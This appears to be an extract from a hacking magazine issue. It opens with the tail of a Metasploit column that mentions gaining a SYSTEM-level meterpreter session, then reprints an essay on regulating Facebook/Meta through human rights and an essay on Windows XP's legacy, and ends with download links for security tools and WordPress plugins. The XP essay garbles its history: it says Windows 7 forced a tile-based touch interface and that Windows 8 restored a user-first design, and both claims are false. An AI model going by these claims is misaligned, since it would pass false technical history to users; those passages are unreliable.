```

As readers can see, we have a new meterpreter session with SYSTEM privileges. That's all in this month's Metasploit This Month. We will be back with more execiting modules in our next Issue.

As Global Infrastructure Giant, Facebook must uphold human rights

ONLINE SECURITY

Wendy H. Wong
Professor Of Political Science & Canada Research Chair in Global Governance and Civil Society, University Of Toronto

Facebook — its new corporate name is Meta — has always wanted to get to know you. Its public goal has ostensibly been to connect people. It's been wildly successful in doing so by building out what can only be called everyday infrastructure around the world.

There are 3.5 billion people worldwide using Facebook's suite of products, which includ -es Messenger, Instagram and WhatsApp. As the infrastructure provider, Facebook knows a lot about who its users are, and what they do.

Recently, the company has announced a US$10 billion investment in the "metaverse" — an immersive version of the internet that can onl -y increase Facebook's hold on citizens via the d-ata it collects about us.

This announcement comes at a time when e veryone wants to do something about Facebook. Recent reporting on corporate ethics, fuelled by whistle-blower Frances Haugen's document dump and testimony in the United States Senate — along with a six-hour blackout of its services worldwide in October — demonstrate both the scale of Facebook's reach and the consequences of letting the status quo persist.

But before we fix anything, we need to consider the logic behind determining what oug-ht to be fixed.

A human rights focus

In order to effectively regulate data-intensive, privately held global infrastructure like Facebook , we need to prioritize human rights concerns. Upholding human rights can act as the underlying logic for any regulatory framework, and in doing do, provide it with an established, universal ethical heft.

Focusing on human rights means prioritizing the basic values embodied in the United Nations Universal Declaration of Human Rights: protecting human dignity, ensuring autonomy and equality and "brotherhood" (or, in 2020s parlance, community). It means understanding that these rights are indivisible and interdependent.

The benefits and harms of social media affect human beings — the subjects for whom human rights are intended. Facebook, and other companies like it, have changed our lives by becoming global infrastructure, affecting how, when and if we engage with others. Through this process, our lives have become "datafied."

"So how do we regulate a tech giant like Facebook to ensure human rights are upheld? Many cases for regulation have focused on the right of freedom of expression."

We need to think more purposefully about how to embed human rights in our digital policies as we increasingly live and find meaning within online environments and contexts. As the UN's Guiding Principles on Business and Human Rights affirm, states have a duty to protect human rights. Businesses, however, also have the responsibility to respect human rights.

A global communications giant

The focus on calls for reform to date, including Haugen's explosive Senate testimony, has been centred around content on the social network Facebook built and is best known for. But Facebook is much more than that.

The blackout showed that Facebook is an essential piece of global communications infrastructure. The corporation formerly known as Facebook, and its properties Instagram and WhatsApp, facilitates small business and informal economies around the world. It provides login credentials to thousands of other apps.

Some developing countries in Africa even rely on Facebook as a portal to the internet for significant portions of their populations.

And in the very near future, Meta intends to bring another billion people online through various internet infrastructure projects.

So how do we regulate a tech giant like Facebook to ensure human rights are upheld? Many cases for regulation have focused on the right of freedom of expression, because that's how most of us consciously experience it. However, a focus on content moderation is a losing game at best.

Human Rights tied to Freedom Of Expression

I've written previously about how Facebook has stepped into the void on adjudicating freedom of expression on its network through the Facebook Oversight Board.

But freedom of expression is not independent of other rights. The Oversight Board's own docket shows that deciding on cases involving freedom of expression does not happen in a vacuum. Other rights — such as the right to non-discrimination, the right to security of the person and the right to life — need to be considered.

Various proposals for how to regulate Facebook and social media are already out there, advocating for transparency and accountability, changes to U.S. regulations that currently provide immunity to social media platforms and creating "toxicity taxes" in order to tackle the dilemma of content moderation.

The Canadian government now has a chance to fix problematic legislation it had previously proposed to curb social media content, which has the potential to erode other human rights in the process.

Meanwhile, the U.S. Federal Trade Commission and many states are following the trust-busting strategy, an approach that is currently stalled in the courts.

(Cont'd in Next page)

Global Assent

Part of the problem is that people around the world continue searching for ethical frameworks to manage the relationship between technology and society when we already have a successful model readily available to us: international human rights. It's one one of the few global, ethical frameworks in existence that has overwhelming assent.

The other part of the problem is that we have mostly assumed that rights in the analog world should apply online. This means that territorial states are places of relevance and and enforcement. But Facebook's infrastructure is global — it's not a state. UN Special Rappoteurs are pointing out how the analogue and digital don't always align in terms of privacy and expression, but this is just the beginning.

Anything that happens in the online world has a global impact, as we've seen with the European Union's General Data Protection Regulation. It's clear that the impetus for protecting human rights is critical, no matter who is potentially violating them. But how to go about designing human rights protections in the name of autonomy, dignity, equality and community is not currently being contemplated when it comes to our digital spaces.

We must acknowledge the global and everyday reach of Facebook's infrastructure. We need to understand how Facebook, and other tech companies like it, are dramatically shaping our experiences in ways that are both visible and invisible.

Understanding Facebook as a form of public infrastructure simply means acknowledging that it provides us with something essential: services that enable other services and activities, services we cannot get in the same way elsewhere.

Some have suggested that we treat Facebook as a hostile country to properly contain it. This seems unnecessary. Facebook is an example of a new type of global infrastructure that needs to protect and respect human rights.

Microsoft's Rise and Fall points to one thing - don't fix what isn't broken

Windows XP Turns 20

Erica Mealy
Lecturer In Computer Science
University Of The Sunshine Coast

Twenty years on from the public release of Windows XP, the popular operating system is still regarded one of Microsoft's greatest achievements.

As of August this year, Windows XP still maintained a greater market share than its successor, Windows Vista.

When mainstream support for XP ended in April 2009, it was running on a huge 75% of Windows computers and about 19% of people were still using XP when extended security support finished in 2014. Microsoft provided security support in a few special cases, such as for military use, until 2019 — an incredible 18 years after the initial release.

But what made XP excel? And what has Microsoft learned **(Cont'd in Next page)**

in the two decades since its release?

The Rise and Rise Of Windows XP

Windows XP launched on October 25, 2001, during a golden age at Microsoft when the company was achieving its highest revenues yet, dominated the PC market, and had taken a strong lead over Netscape in the browser wars (after the latter led the race through the 1990s). XP also came at a time when more people than ever were buying their first personal computer.

These personal and business computers arrived with a full suite of Microsoft software pre-installed and ready to use. As a result, the Windows operating system defined many people's computing experience.

Built on the core of the highly successful Windows NT operating system (also the foundation for Windows 2000), Windows XP provided an option which, for the first time, looked and felt the same whether it was being used at home or at work.

"In 2013 Microsoft purchased Nokia's mobile and devices division (later abandoned and resold in 2016), but its phones were still unsuccessful."

The prioritisation of users' needs in this way represented a watershed moment for Microsoft, and was a key ingredient in the long reign of XP. XP also featured several innovations including the introduction of the Microsoft Error Reporting platform.

Earlier versions of Windows had become infamous for the so-called "blue screen of death" that appeared when the system encountered an error. XP replaced this with a small pop-up to collect data about the error and send it to Microsoft's engineers to help them improve the software.

During the tenure of XP, Microsoft also launched Visual Studio .NET, a software suite for building new Windows programs. This combined all their developer tools for a variety of programming languages, including Visual C++ and Visual Basic, and the new "object-oriented" language C# – a rival to the popular Java language.

This was further evidence of changing attitudes at Microsoft; the company was centred on prioritising users. But it didn't last.

The Fall Of Vista and Windows 7

In 2007, Windows Vista — the successor to XP — was released. It was considered an inferior, bloated and unusable system by many commentators, including Time magazine. Designed for high-powered computers, Vista was often excruciatingly slow and frustrating to use on older machines that comfortably ran XP.

Windows 7 followed Vista in 2009, confronting users with massive changes. It initially forced users on computers with a keyboard and mouse into a tablet-style interaction on the home screen.

The familiar icons and desktop format vanished. Instead, users were greeted with differently-sized tiles, and scrolling mechanisms that were perfect for touch-screens but awkward for mouse navigation.

It seemed Microsoft no longer had users' wishes as its priority. It wasn't until the release of Windows 8 in 2012 that the company returned to its user-first paradigm. And this change was spurred in no small part by having to compete with Apple's MacOS (Macbooks), iOS (iPhones and iPads) and Android phones and tablets.

Branching Away From PCs

Although released at the same time as Windows XP, Microsoft's first tablet offering was widely regarded a failure too. The Windows XP tablet was based on a cut-down operating system and a completely different family of processors.

The tablet's system was hamstrung by connectivity issues related to its need for consistent and stable internet connection (which even now is not a given in the mobile world). It was also incompatible with existing software offerings.

A similar story unfolded in the mobile phone space. Early Windows phones such as Windows Phone 7, released in 2010 without many basic functions such as copy and paste, were never

(Cont'd in Next page)

serious competitors for Apple's iPhones or Google's Android phones.

In 2013 Microsoft purchased Nokia's mobile and devices division (later abandoned and resold in 2016), but its phones were still unsuccessful.

Although Windows phones are still available, Microsoft changed lanes in 2014. Incoming chief executive Satya Nadella said the new agenda was "mobile first, cloud first", meaning cloud-connected mobile computing was the focus. Nadella outlined a desire to create a Windows NT for the internet.

This is something the Microsoft Azure cloud-computing service and Surface Pro tablet — now with the same processors as its PC cousins and the ability to run without a constant internet connection — have achieved.

Cloud or service-oriented computing means you can use any type of device to access your operating system (known as "platform as a service"), and office productivity tools such as Office365 ("software as a service").

Azure represents a return to Microsoft providing computing that serves the needs of businesses and people.

If It's Not Broken, Don't Fix It

Modern computing is a balance between portability, power consumption, usability and speed, among other factors. Companies can no longer just throw advanced hardware at a problem and expect the public to tolerate poor user experience.

The success of XP, and subsequent failures of its successors, present many lessons to the technology sector — the chief of which is this: if it's not broken, don't fix it.

By acknowledging earlier mistakes and reverting to a user-first policy, Microsoft could indeed secure its place in the market for decades to come.

DOWNLOADS

1. Neo4j Database :
https://neo4j.com/download

2. BloodHound :
https://github.com/BloodHoundAD/BloodHound/releases

3. NSClient+++ :
http://www.nsclient.org/download/

4. Wordpress WPDiscuz Plugin :
https://wordpress.org/plugins/wpdiscuz/advanced

DOWNLOADS

5. Wordpress SP Project & Downloads Plugin :
https://wordpress.org/plugins/sp-client-document-manager/advanced/

6. Wordpress Modern Events and Calendar Plugin :
https://wordpress.org/plugins/modern-events-calendar-lite/advanced/

USEFUL RESOURCES

Check whether your email is a part of any data breach

https://haveibeenpwned.com

Follow Hackercool Magazine For Latest Updates

Now you can read

Hackercool Magazine

on

Magzter

and Zinio.